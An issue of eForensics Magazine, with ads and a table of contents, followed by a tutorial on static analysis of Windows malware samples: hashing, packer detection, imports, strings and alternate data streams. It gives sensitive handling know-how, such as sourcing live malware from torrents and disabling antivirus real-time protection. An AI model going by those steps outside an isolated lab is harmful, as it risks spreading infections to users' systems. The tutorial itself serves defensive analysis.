eForensics Magazine

Computer

VOL.2NO.19

101 BEST FORENSICS TUTORIALS

NETWORK
COMPUTER
DATABASE
MOBILE
FORENSICS
STEP BY STEP

Issue 19/2013 (23) November ISSN 2300-6986



The **only** existing System of its kind,
IncMan Suite has already been adopted
by a host of corporate clients worldwide

The Ultimate
Forensic Case Management Software

Fully automated Encase Integration

Evidence tracking and Chain of Custody

Supports over 50 Forensic Software and third parties

Training and Certification available

Special discount for LEO, GOV and EDU customers



SPECIAL PROMO 15% OFF

single user perpetual license

http://www.dimmodule.com

promo code E-FORNCS13

DFLabs DIM is a forensic case management software that coherently manages cases, data input and modifications carried out by the different operators during Digital Evidence Tracking and Forensics Investigations.

It is part of the IncMan Suite, thus it is able to support the entire Computer Forensics and Incident Response workflow and compliant with the ISO 27037 Standard.

www.digitalinvestigationmanager.com

THE ONE!

FORENSIC Falcon™

The Most Powerful Forensic Imager in the World



Provides the broadest drive interface support

Built-in support for SAS, SATA, USB 3.0 and Firewire. Supports IDE and other interfaces with adapters included with Falcon

Processes evidence faster than any other forensic imager

Image from 4 source drives up to 5 destinations
Perform up to 5 imaging tasks concurrently
Image to/from a network location
Imaging speeds of up to 20GB/min

NEW FEATURES AVAILABLE NOV 2013

- NTFS Support
- Drive Spanning
- TrueCrypt Support
- The fastest E01 imaging speed available

Logicube®

Visit our website today to see why Falcon is The One!
www.logicube.com

eForensics Magazine
TEAM

Editor:
Dominika Policht
dominika.policht@software.com.pl

Betatesters/Proofreaders:
Brent Muir, Olivier Caleff, Kishore P.V, Salvatore Fiorillo, Matt Georgy, Luca Loiso, Johan Snyman, Massa Danilo, Jan-Tilo Kirchhoff, Luiz Vieira, Alex Rams, Andrew J Levandoski

Senior Consultant/Publisher:
Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Production Director: Andrzej Kuca
andrzej.kuca@software.com.pl

Marketing Director: Joanna Kretowicz
jaonna.kretowicz@eforensicsmag.com

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

DTP: Ireneusz Pogroszewski

Publisher: Hakin9 Media Sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
Phone: 1 917 338 3631
www.eforensicsmag.com

DISCLAIMER!
The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear readers,

This time we have decided to prepare a special issue for you – in response for your hunger of knowledge, we are giving you a 101 BEST FORENSIC TUTORIALS edition.

This thick magazine, that you have in front of you contains most useful and practical articles we wanted to share with you. We are covering all four branches of eForensics – computer, mobile, database and network – giving you a wide view at what's hot in forensics field. From easy step-by-step bases to complexed forensic analysis tutorials – everyone will find something that suits one's needs and expectations. What is more we have picked most popular tutorials from previous editions to give a chance to introduce it to those, who have not seen it and revise it to those, who both – seen it and liked it. We believe this edition will be a compendium of "why, what and how" in digital forensics.

Memory forensics, malware analysis, data recovery, internet browsers forensics and much more – open the magazine and become an expert with us.

Thank you for subscribing to our magazine, if you are not a subscriber yet - feel free to contact any editor from eForensics or me – editor of this edition. If you had any questions, suggestions or simply wanted to share some thoughts do not hesitate and send me a message at: dominika.policht@eforensics.com.

To stay up-to-date follow us on Twitter, Facebook and LinkedIn. Hope you will enjoy what we have prepared for you. Have fun and keep reading! :)

Dominika Policht
and eForensics Team

08 **STATIC MALVARE ANALYSIS**
Ram Shmider

16 **REVERSE ENGINEERING LARGE JAVA PROGRAMS AND UNDERSTANDING APPLICATION SERVERS**
Colin Renouf

24 **DIGITAL FORENSICS IN A NUTSHELL**
Barry Kokotailo

30 **A PRACTICAL APPROACH TO TIMELINING**
Davide Barbato

38 **STEGANOGRAPHY: THE ART OF HIDDEN DATA IN PLAIN SIGHT**
Priscilla Lopez

44 **DIGITAL IMAGE ACQUISITION – STEP BY STEP**
Thomas Plunkett

52 **FTK IMAGER BASICS**
Marcelo Lau & Nichols Jasper

60 **INTRODUCTION TO NETWORK FORENSICS USING WIRESHARK**
Dauda Sule

70 **HOW TO RECOVER FILES FROM THE MEMORY DUMP, SWAP FILE AND HYBERFIL USING DATA CARVER TECHINIQUES**
Carlos Dias Da Silva

76 **FORENSICS ON LINUX**
Barry Kokotailo

82 **HOW TO PERFORM FORENSIC ANALYSIS ON IOS OPERATING AND FILE SYSTEMS**
Deivison Pinheiro Franco and Nágila Magalhães Cardoso

94 **TWELVE OPEN-SOURCE LINUX FORENSIC TOOLS**
Priscilla Lopez

102 **FOUR WINDOWS XP FORENSIC ANALYSIS TIPS & TRICKS**
Davide Barbato

108 **A BEGINNER'S GUIDE TO FORENSIC IMAGING**
Madeline Cheah

116 **EXAMINING EXIF DATA IN DIGITAL PHOTOGRAPHS**
Irv Schlanger

124 **COMPUTER FORENSICS WHAT, WHY AND HOW**
Ahmed Neil

134 **EXAMINING GOOGLE CHROME ARTIFACTS**
David Biser

150 **STEP-BY-STEP TO ASSESS IT SYSTEM CONTROLS**
Kevin M. Moker

156 **HOW TO ANALYZE A TRAFFIC CAPTURE**
Javier Nieto Arevalo

174 **INVESTIGAING A NIGERIAN WEBMAIL AND E-BANKING PHISHING ATTACK**
Gilad Ofir & Dvir Levi

188 **IPV6 SECURITY**
Satinder Sandhu

204 **INTRODUCTION TO WINDOWS FORENSICS USING PARABEN P2 COMMANDER**
Dauda Sule

222 **USING JUMP-LIST FEATURE OF WINDOWS 7 FOR EVENT RECONSTRUCTION**
Everson Probst

230 **BUILDING SECURE NETWORK**
Davide Barbato

242 **USING PEACH TO DISCOVER VULNERABILITIES**
Pedro Guillén Núñez, Josep Pi Rodríguez and Miguel Ángel de Castro

254 **WHO IS AN EXPERT...? DAUBERT PRINCIPLE FOR EXPERT WITNESSES**
Sagar Rahurkar

258 **HOW TO USE MIRROR DRIVE FOR BACKUP WITH ZERO-TIME RECOVERY!**
Wei Deng

264 **GREP AND REGEX, THE OVERLOOKED FORENSIC TOOLS**
Craig S Wright

272 INVESTIGATION & EDISCOVERY OF BIG DATA
Vishnu Datt

282 HOW TO INDEXING DATA WITH KS
Nanni Bassetti

290 SUPERVISORY CONTROL & DATA AQUSITION & INDIAN CYBER LAW
Aashish Satpute

294 NDERTAND AND SOLVE PROBLEMS WITH NTFS PARTITION
Carlos Dias da Silva

300 DATA LOSS TO DATA RECOVERY
Shishir Rajendra

310 RECOVERY OF SYSTEM REGISTRY FROM WINDOWS RESTORE POINTS
Everson Probst

318 AUDITING LOGIN RELATED EVENTS INSQL SERVER
David Zahner

326 RECOVERING IE HISTORY USING PASCO IN LINUX UBUNTU 12.04
Carlos Cajigas

334 CAPTURING INSTANT MESSAGES WITH PACKET CAPTURE TECHNOLOGIES
Nicholas Miter

342 CREATE PROFFECIONAL WEB INTRUSION ANALYSIS REPORT WITH OPEN SOURSE TOOLS
CF Fong

354 NTFS RECOVERY USING OPEN SOURSE TOOLS AND SCRIPTING TO RECOVER NTFS ARTIFACTS
Yves Vandermeer

360 FORENSICS ANALYSIS WITH FTK
Omar Al Ibrahim and Majid Malaika

370 DIGITAL FORENSICS 101: CASE STUDY USING FTK IMAGER
Dauda Sule

378 HOW TO DETECT SYSTEM INTRUSIONS
Almantas Kakareka

392 MEMORY ANALY SIS USING DUMPIT AND VOLATILITY
Daniel Dieterle

398 A PRACTICAL APPROACH TO MALW ARE MEMORY FORENSICS
Monnappa K

402 MALW ARE FORENSICS & ZEUS
Mikel gastesi, Jozef Zsolnai & Nahim Fazal

410 DEMYSTIFYING THE MEMORY ON YOUR COMUTER
Amit Kumar Sharma

416 WHY YOU NEED TO PERFORM MEMORY FORENSICS
Matt Mercer

422 STEP BY STEP MEMORY FORENSICS
Boonlia Prince Komal

438 STEP BY STEP TO WORK WITH YOUR OWN MEMORY DUMPS
Javier Nieto Arevalo

478 MEMORY FORENSICS, ANALYSIS AND TECHNIQUES
Rafael Souza

488 EXTRACTING FORENSIC ARTIFACTS USING MEMORY FORENSICS
Monnappa K A

498 WINDOWS MEMORY FORENSICS & MEMORY ACQUISITION
Craig S. Wright

506 EXTRAXTING AND USING METADATA FOR A DIGIAL FORENSIC INVESTIGATION A STEP-BY-STEP PROCESS
Marc Bleicher

512 HOW TO PERFORM INVESTIGATIONS USING NUIX
Damien Van Oultryve Dydewalle

522 IOS MOBILE DEVICE FORENSICS – FOR BEGINNERS
NCIS Solutions Team

532 HOW TO PERFORM A LOGICAL ACQUISITION OF ANDROID DEVICES
Paolo Dal Checco

540 HOW TO PERFORM LOGICAL ACQUISITION OF IOS DEVICES
Paolo Dal Checco

548 IPHONE ANALYZER: EFORENSICS FROM A TESTER'S VIEW
Cordny Nedercoon

556 HOW TO PERFORM A FORENSIC ANALYSIS OF A SMARTPHONE WITH OXYGEN FORENSIC SUITE 2013
Fabio Massa

574 THE ENEMY INSIDE THE GATES – A GUIDE TO USING TOOLS FOR NETWORK FORENSIC ANALYSIS
Phill Shade

592 HOW TO PREPARE ORACLE FOR EXAMINATION IN THE FORENSIC LAB
Todd Markeley

600 WAYS TO DETECT BIOS CLOCK ANTI-FORENSICS
David Sun

612 CHROME FORENSICS HOW TO TRACE YOUR INTERNET ACCESS BEHAVIOR
Marcelo lau, Nichols Jasper

620 HOW TO AVOID SECURITY FLAWS IN APPS USING IOS WEB VIEWS
Maria Davidenko

624 DISCOVERING RECONNAISSANCE ACTIVITY THROUGH NETWORK FORENSICS
Shashank Nigam

630 DIGITAL FORENSICS TUTORIAL: KEYWORD SEARCHES
Patrick Oulette

636 HOW TO FORENSIC USB DEVICES
Carlos Castro

642 HOW TO DETECT A FILE WRITTEN TO AN USB EXTERNAL DEVICE WINDOWS FROM MRU LISTS
Carlos Dias da Silva

646 HOW TO PREVENT YOUR CORPORATE ENVIRONMENT FROM BEING INTRUDED BY INFECTED USB DEVICES
Wimpie Britz

654 HOW TO PERFORM FORENSICS ON USB MASS STORAGE DEVICES PART 1
Phil Polstra

660 HOW TO PERFORM FORENSICS ON USB MASS STORAGE DEVICES PART 2
Phil Polstra

666 HOW TO PERFORM FORENSICS ON USB MASS STORAGE DEVICES PART 3
Phil Polstra

674 HOW TO PERFORM FORENSICS ON USB MASS STORAGE DEVICES PART 4
Phil Polstra

698 HOW TO PERFORM FORENSICS ON USB MASS STORAGE DEVICES PART 5
Phil Polstra

708 HOW TO PERFORM FORENSICS ON USB MASS STORAGE DEVICES PART 6
Phil Polstra

714 USING SYNCBEE TO SYNCHRONIZE YOUR COMPUTER WITH A PORTABLE HARD DRIVE
Chen, Jun-Cheng (Jerry)

718 DIY REMOTE NETWORKED OS X MONITORING
Israel Torres



STATIC MALWARE ANALYSIS

THE FIRST STEP IN MALWARE ANALYSIS

by Ram Shmider

When you start your journey into malware analysis you need to remember that the files or machine you are working on are infected with real live malware.

What you will learn:

- the beginning steps that a malware analyst will do when researching the infected environment
- tools used for investigation of an infected environment
- how to extract information from the suspected files
- what you need to set up your own isolated lab for more tests.
- how to get information as file type, resources information etc. ge from a windows base PE file format

What you should know:

- Know what computer virus is.
- Be familiar with the Windows operation system and its architecture.
- Be familiar with the windows portable executable (PE) file format.
- Some programming experience can be helpful (C++ WIN32 API).

Due to this, you need to remember that you do not know what this malware will do if you accidently run it. It might spread itself into other computers in your network or try to use your e-mail account to send an e-mail to all of your contacts. Or, it might delete files from your computer and steal important information that you have on your computer, or use a stealth technology to hide itself or make use of some zero base exploit to attack other computers over the web. Also, it can turn the station into a zombie that at the right time will be part of a global cyber attack on some website. The limits are only the imagination of the Malware author.

Your firewall, your antivirus and other anti-malware tools might not be able to detect and stop this malware. The best thing to do, if you are going to "play" with malware is to create a virtual system, without network connectivity. Then, on that system you can start your analysis of the malware without fear that it will harm your computer. In using this environment you can use the tools that you need to run the malware, in order to understand how it works and what it does.

A well known environment that you can set up is called a "Virtual Environment" by using virtual software like; VMware, Virtual PC, or a service based sandbox, or you can set up an isolated environment that replicates the real environment that the malware was found on.

Malware analysis can be split into two methods; static analysis and dynamic analysis. In Static analysis you should not run the malware, but examine it using several tools to extract

as much information from the malware as possible, with this we will be able to get some useful information about the malware and continue our research using dynamic analysis.

We will run some tools against the malware file, to get information from the files, including:

- The file type
- Does the file is packed by some kind of file packers
- List of import/export function that it uses
- External files that it use
- Strings from the file
- Resources information

In dynamic analysis we will prepare the virtual environment, with some debugging and monitoring tools, and run the file using the debugger and/or the monitoring tools to get as much information as we can to understand how the malware is working. This method requires that you are familiar with; X86 assembly language, Reverse Engineering how the operating system operates in user mode and kernel mode, memory management and more. Most of the debuggers show you information in readable machine code, and by using these tools you will actually be able to see what the malware is doing in the system, and with that information you will be able to create a method to identify and remove the malware.

To identify malware, the identification will be the hash signature from the malware files. Removing malware after investigating the location the malware used to save files on the system, and the registry keys that it changed including, investigating some of the algorithm's it used, will enable you to create some kind of a pattern that recognizes the malware and allows you to remove it from the system so that the malware is marked as removed.

In the rest of this guide I will show you the steps that you need to do in order to do a static malware analysis, using a real malware file.

If you use a computer, chances are you will probably encounter some type of virus, and use an antivirus to find it, to give you information about how to remove it from your computer. So where can you find real malware to do testing?

Do you remember the e-mails you used to get that contained an attachment in it saying your antivirus added a message, and the file was suspected of having a virus and therefore removed?, this can be a good source to test malware on. You might also find malware on USB key's, malware loves to put a file on a USB drive. Try to scan it with your antivirus, but remember not to delete the file. In your antivirus configuration, you need to disable any real-time monitoring that you are doing so you are able to copy or move the file, and leave no access to the file, because you will not be given the option to copy, or move the file.

There is a rule that you need to know, never run the file, you should rename your malware file (re: <name>.ex_) so it will not run automatically if you accidently double click on the file.

Let's not forget the web; the web is full of viruses that you can download directly from some sites or by using some P2P software. There are torrent files that contain about six thousand viruses for testing that you can search for and download, but also keep in mind that there are some very old DoS virus's that still exist.

TESTING ENVIRONMENT

In order to check a malware file, or files, use an environment that is isolated, it can represent a copy of the real environment, including services and other applications. But this does not include a real network connection, or at least the option to connect the inner network to the internet.

If you are only checking malware, and you do not need a full environment, you can easily set up a Virtual Machine with your desired operating system and do your checking on that environment. This is a good learning process for offline checking, and it is much cheaper because it does not depend on any third party services, although you do need an application to run a virtual environment.

You can also create a "replica" of an isolated environment that represents the real environment that the malware was found on, which is also known as Sandbox. By using this you can try to trace the things that the malware did, or that it is really doing by isolating the running programs without the damage.

TIP

If you need to run a static analysis on a Windows based malware, you might also considering using a Linux environment. You can use Linux environment with tools that can check windows base PE Executable files, this method might be safer since the malware was only designed to run on a Windows operating system.

DOCUMENTING

It is highly recommended that you document each step you are doing on a live infected system. It can, and will give you more information about the malware, you need to get the location of the malware on the system "path", ie. running process, service and drivers, logon users, open ports open network sessions, system logs information, browser history, event viewer, and any other useful information that can be recorded will be valuable for the rest of the analysis.

STEP 1 – SCAN THE FILE WITH ANTIVIRUS PROGRAM

To check if the file is a known malware, and to get more information about it and know who to remove it, you can scan the file using your local antivirus. Keep in mind that verification is recommended so that your local antivirus is up to date.

There are lots of online antiviruses that you can use to scan your file, and there is a service that you can use that is called Virus Total (*https://www.virustotal.com/*), that uses a list of antiviruses to scan your file and give you a report about the file that you just scanned.

STEP 2 – CREATE A UNIQUE FILE SIGNATURE

The next step, in case that the antivirus does not recognize the file as a virus, is to create a unique md5 signature to check against malware MD5 databases. In case we do not find any recognized signatures on the sites, we might upload the file to one or more of the sites, and this gives other researchers the option to investigate the file. (Figure 1).

List of MD5 hash signature sites:

- *http://www.malwarehash.com/*
- *http://hash.cymru.com/*
- *https://www.virustotal.com/#search*
- *http://www.threatexpert.com/*
- *http://virusscan.jotti.org/hashsearch.php*
- *http://fileadvisor.bit9.com/services/search.aspx*
- *http://www.xandora.net/xangui/*
- *http://malwr.com/*
- *http://www.malwarepatrol.net*
- *http://vxvault.siri-urz.net/ViriList.php*
- *http://minotauranalysis.com/exetweet/*
- *http://www.nictasoft.com/ace/search-by-md5/*
- *http://malware.lu*
- *http://sarvam.ece.ucsb.edu/*
- *http://securitybot.org/md5-hash-db.php*




Figure 1. *Using WinMD5 (http://www.winmd5.com/) to get MD5 signature from the file*

STEP 3 – USE A HEXEDIT TO TRY AND CHECK THE FILE TYPE

You can download a free Hex Editor like hex edit from *http://www.hexedit.com/* and open the file. In this step we will try to see what the file type is, although most of the malware are in executable format some of them might contain more than one file. Using this tool we can read the file in hex and see what type it is, we can also read other section of the file to search for readable text, even though we will run a tool to extract text from the file.

SOME KNOWN FILE TYPE SIGNATURE

- MZ. – Windows executable format (EXE, DLL, SYS).
- Rar! – Rar file format (WinRAR).
- PK – Zip file format (WinZip).
- RIFF – AVI Movie file format.
- %PDF – PDF file format.
- ID3 – MP3 audio file.
- Any script file can be read as text files (html, js, vbs, php, pl, py…).

More file types can be found using web search.

STEP 4 – CHECK IF THE FILE IS A PACKED FILE

One well know tool that can be used to check if an exe. file is packed is the PEiD tool, it is a free tool that can be download from the web, although the development of the tool had been stopped, it can be used to get a list of well-known file executable packers.

If you find that the file is an executable packer and you find what the tool was that used to pack the file, you can go to the pack website, download the tool and then try to extract your malware from the executable packer. After the file is unpacked you can get more information using the tools in this document. (Figure 2).

LIST OF WELL KNOW EXECUTABLE PACKER

- UPX
- ASPack




Figure 2. *Using PEiD v0.95 to check if file is packed*

- MPRESS
- VMProtect
- Themida

STEP 5 – GET HEADER INFORMATION FROM THE FILE


All executable files contain a header, and in this header you can get information about the file. Using the information from the PE file header, you can extract some useful information about the file, get some string and known section, and then you can get import and export function names and the files that will use the DLL list. You can get resource information, if the file contains one:

The *Portable Executable* (PE) contains the following thing:

- DoS Header.
- File Header.
- Optional Header.
- Section.
- Imports & Exports.
- Resources
- Extra Data.

Some known PE section names:

- .text – This section contain the executable code.
- .rdata – This section contain Read Only data.
- .data – This section contain global data.
- .idata – This section contain Import function data.
- .edata – This section contain Export function data.
- .rsrc – This section contain resource data (Figure 3 and Figure 4).



Fugure 3. *Using PEview to view an exe. file*




Figure 4. *Using PEBrowse Professional to view an exe. file*

STEP 6 – GET EXPORT/IMPORT FUNCTIONS FROM THE FILE HEADER

With information about the exe Import and Export function and the DLL that it use we can get some more information on the file.

If there are not so many exported or imported functions and the one you can see are from this list there is a big severity that the file is using an executable packer.

- GetProcAddress
- LoadLibrary
- LoadLibraryEx
- VirtualAlloc
- VirtualAllocEX
- GlobalAlloc

You can look on the imported DLL to get more information about what type of malware is using.

This DLL list will give you some more information about it:

- ws2_32.dll – Use for windows socket programming.
- wininet.dll – Use for internet protocols like FTP and HTTP.
- Advapi32.dll – Use for cryptography, but not only.
- kernel32.dll – Use for kernel function, can be used in rootkits (Figure 5).




Figure 5. *Using Dependency Walker to look at import/export DLL & function*

STEP 7 – GET STRING FROM THE FILE

Using a string tool to extract to be able to read the text from the file can be good for getting more information, especially for error messages and other text that can be used to understand what the file is. You can sometimes get messages that the developer has left in the file, like remarks, you can get function names, and other text that might give you very important information. There are also a lot of strings that do not have any meaning and you need to ignore them. (See Figure 6).

In the above example you can see some strings that include; UPX!, Some DLL names and some function names. The TObjectd3 might indicate that the file was built using the Delphi programming language.

STEP 8 – CHECK FOR ADS

Alternate data streams (ADS) is a method that enables you to add "extra"data to any file or folder on your system. It is supported only on a NTFS file system, and might be used by malware to so call hidden information "behind" files.

In current Windows Based Operating systems the dir. command gets a new parameter that will allow you to list the files and the ADS, if any.

```
MZP
This program must be run under Win32
3.07
UPX!
StringX
Y6MD8
TObjectd3
...
KERNEL32.DLL
advapi32.dll
oleaut32.dll
user32.dll
LoadLibraryA
GetProcAddress
VirtualProtect
VirtualAlloc
VirtualFree
ExitProcess
RegCloseKey
VariantCopy
CharNextA
...
```

Figure 6. *Using strings.exe to get readable string from the exe file*

```
cmdline
dc771
dc771.exe
dc771.exe.html
dc771.exe.txt
dc771.ex_ ( 14 logger.txt, $DATA )
dc771.ex_.txt
dc771.txt
```

Figure 7. *Using the adsinfo.exe tool*

```
05/02/2012  11:59 PM    <DIR>          cmdline
11/19/2012  01:59 AM    <DIR>          dc771
11/19/2012  01:58 AM           169,472 dc771.exe
11/19/2012  02:00 AM            18,002 dc771.exe.html
11/25/2012  02:01 PM            26,416 dc771.exe.txt
11/25/2012  03:13 PM                 0 dc771.ex_
                                    14 dc771.ex_:logger.txt:$DATA
11/25/2012  02:00 PM               118 dc771.ex_.txt
11/20/2012  12:05 AM            62,919 dc771.txt
```

Figure 8. *Using the DIR /R command line on windows 7 (does not exist in XP)*

I can put any data that I want as a stream, to any file or folder that there is in the system, to a file system in default that will not show you nor report you about ADS, malware can use this as another method to hide data in the system, keep in mind that some files had an ADS in them with information related to the file and that information is legal. (Figure 7 and Figure 8).

STEP 9 – GET RESOURCE INFORMATION

Resource are images, icons, dialogs, version, string etc that can be attached to a file, using tools to extract this data you can get very nice information on file, it can be from images, dialogs and strings that might be in the file and in dialogs that the file use.

Keep in mind that not all the malware include dialogs or images in them (Figure 9).

STEP 10 – GET METADATA INFORMATION

Metadata data might be a great asset in malware analysis, when you get information from malware files about its metadata you can get the time stamp information, when it was created, modified and access, using this information you can find out when the file was created on this system or last time it was updated, and check in the logs in that timestamp might give you more information about what happened. You can also check for file properties who know you might find something useful in the file properties also.




Figure 9. *Using Resource Hacker to get resource information*




Figure 10. *Using ResEdit to get metadata and other information*

You can also get icons, dialogs, string table, images and other resources from the file, and some of them might have some value information that give you more about the file/malware.

Other files type have some more information in there metadata, in office document, PDF files, image files, movies files and other files type you might get very useful information from its metadata (Figure 10).

